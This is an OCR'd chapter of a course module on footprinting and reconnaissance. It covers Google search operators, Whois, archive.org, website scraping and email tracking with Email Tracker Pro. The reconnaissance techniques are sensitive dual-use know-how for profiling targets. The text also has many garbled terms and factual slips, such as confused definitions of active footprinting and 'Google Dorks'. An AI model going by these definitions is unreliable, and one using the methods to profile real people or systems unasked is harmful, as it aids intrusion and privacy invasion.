Module-I

1

FOOT PRINTING AND RECONNAISSANCE

Unit Structure

1.0 OBJECTIVE

After going through this module, you will be able to:

- Know the hacking of Footprinting and Reconnaissance.
- Study and understand how to gather and review information related using different foot printing techniques
- Study and understand website information like archived website and extract contents of a website.
- Study and understand trace out email.
- Study and understand to fetch DNS information.

1.1 INTRODUCTION OF FOOTPRINTING AND RECONNAISSANCE

Foot printing (sometimes it's also called Reconnaissance). It means gathering information about a target system that can be executed cyber-

attack. For this method hackers might use different methods or different tools.

This is simple method for hackers to know the information about the system and devices or network.

Types of Footprints

a) Active Footprinting: It means performing footprinting by getting indirect touch with target machine.

b) Passive Footprinting: It means collecting information about a system located at remote distance from the attacker.

These are information gathered from footprinting

- Operating System from target machine
- IP address
- Firewall
- Network Map
- Security configurations of the target machine
- Email ID
- Password
- Server Configuration
- URL's (Uniform Resource Locator)
- VPN (Virtual Private Network)

From different resources we do footprinting

- Search Engine
- Website
- Social Engineering
- DNS
- Email Tracking
- social media

Advantages of Footprinting

1) It allows hackers to gather the basic security configurations of target machine.


2) It is best method of vulnerabilities.

3) By using this hacker identify as to which attacker is handier to hack the target system.


1.2 PERFORMING FOOTPRINTING USING GOOGLE HACKING:

To gather the information hackers may use search engines like Google. Google may be used to know the information of target system. If hackers know how to use search engines or google then hackers collect more information like company details, company policies, careers etc. This is passive information gathering method it includes name, personal details, geographical location, login pages, internet portal information and sometime target system operating system, internet protocol (IP) address of that system, Netblock information, web technologies used, different web application used by that system all this information gathered through search engine.


For example, we must search or gather information from search engine footprinting using google hacking.



It displays the information, videos, images related our search.



When click on next page we get more information



Different operators are used to find information with Google. There are several server operators are present like

- **cache:** It Displays the cheche of domain.
- **filetype:** It displays the types of files of target system or domains used file type like PHP, PDF, TXT.
- **inurl:** Matches the text which is URL
- **intitle:** This allows user to search the pages with the text with html page title.
- **allinetext:** It requires a page to match all of the given text.
- **allinurl:** Returns all the matching criteria

For example, we can use these operators to find any devices which is connected to the internet like web camera. From Google you can gain very sensitive information. A term exists for the people who does not know the disadvantages of post the information they are called “Google Dorks”

Google Dorking is the technique used by hackers to find the information exposed accidently to the internet.

1.3 WEBSITE INFORMATION

Website footprinting is the technique which is used to extract the details related to website. When we are browsing any website or any target website, we may provide this information

- Whose website (name, contact number, emails etc)
- Which software used? Version of that software.
- Operating system details
- Domains details
- Sub-domain details.
- Scripting platform
- File name and file path

When hacker wants to get details information about any website, it may be

1) Achieved the description of website

2) Content Management system and framework

3) Web Crawling

4) Script and platform of website and web server

5) Extract metadata and contact details from website.

6) Website and web page monitoring and analyzer


Whois is the tool which is used to renowned internet record listing to identify the who owns a domain or who registered that domain and contact details.

1.3.1 Information about an archived website


When hacker or any user wants to archived website or history of website, they can use www.archieve .org

Archieve.org is the online tool which allows us to archived version of website. It is referring to the older version of the website which is existed a time before and changed one.Archieve.org is the website that collect all snapshots of all the websites of all the regular interval of the time.


Step 1: Type www.archieve.org in Google



Step2: Click on Internet Archive



Step 3: You can enter Domain name in the search box.




Step 4: Suppose we want to check for Wikipedia, so we entered the search box.

Step 5: For how the website was looking and are the pages are present on that website with different dates.

1.3.2 To extract contents of a website:

Web Data Extractor pro is web scraping tool designed for mass gathering different data types. With the help of web data extractor, you can custom extraction structured data.

Start with the new project then type in URL then click on meta tag.



The entire website can be mirrored using tool like HTT tacker to collect information at own phase.

1.4 TO TRACE ANY RECEIVED EMAIL

Email footprinting is used for collecting information from emails by monitoring the email delivery and checking with headers. Where email headers give information about the mail server's, original mail sender email id It gives architecture of target network.

We can gain information from email footprinting

- IP address of recipient
- Email delivery information
- Geolocation of recipient
- Visited links
- OS Information
- Browser information
- Reading Time

Email herders include information like

- Email address of sender
- IP address of sender
- Mail Server Information
- Send and delivery stamp
- Unique number of messages

Different tools are used for email footprinting

1) Email tracker pro

2) What is my IP address

3) https://politemail.com/

Email tracker pro:


Whenever we have to install email tracker pro, we need to install two key's components

1)Java version 6 or above


2)Microsoft .net framework 4.0 must installed

Step1: Type in google email Tracker pro download.Then click button to download emailtrackerPro.


Step2: Click on next button




Step4: Choose the components.




Step5: By clicking on finish button, finish the installation.




Step 6: After the completion of installation add your email address by clicking on sign up button.




Step 7: Fill this information.

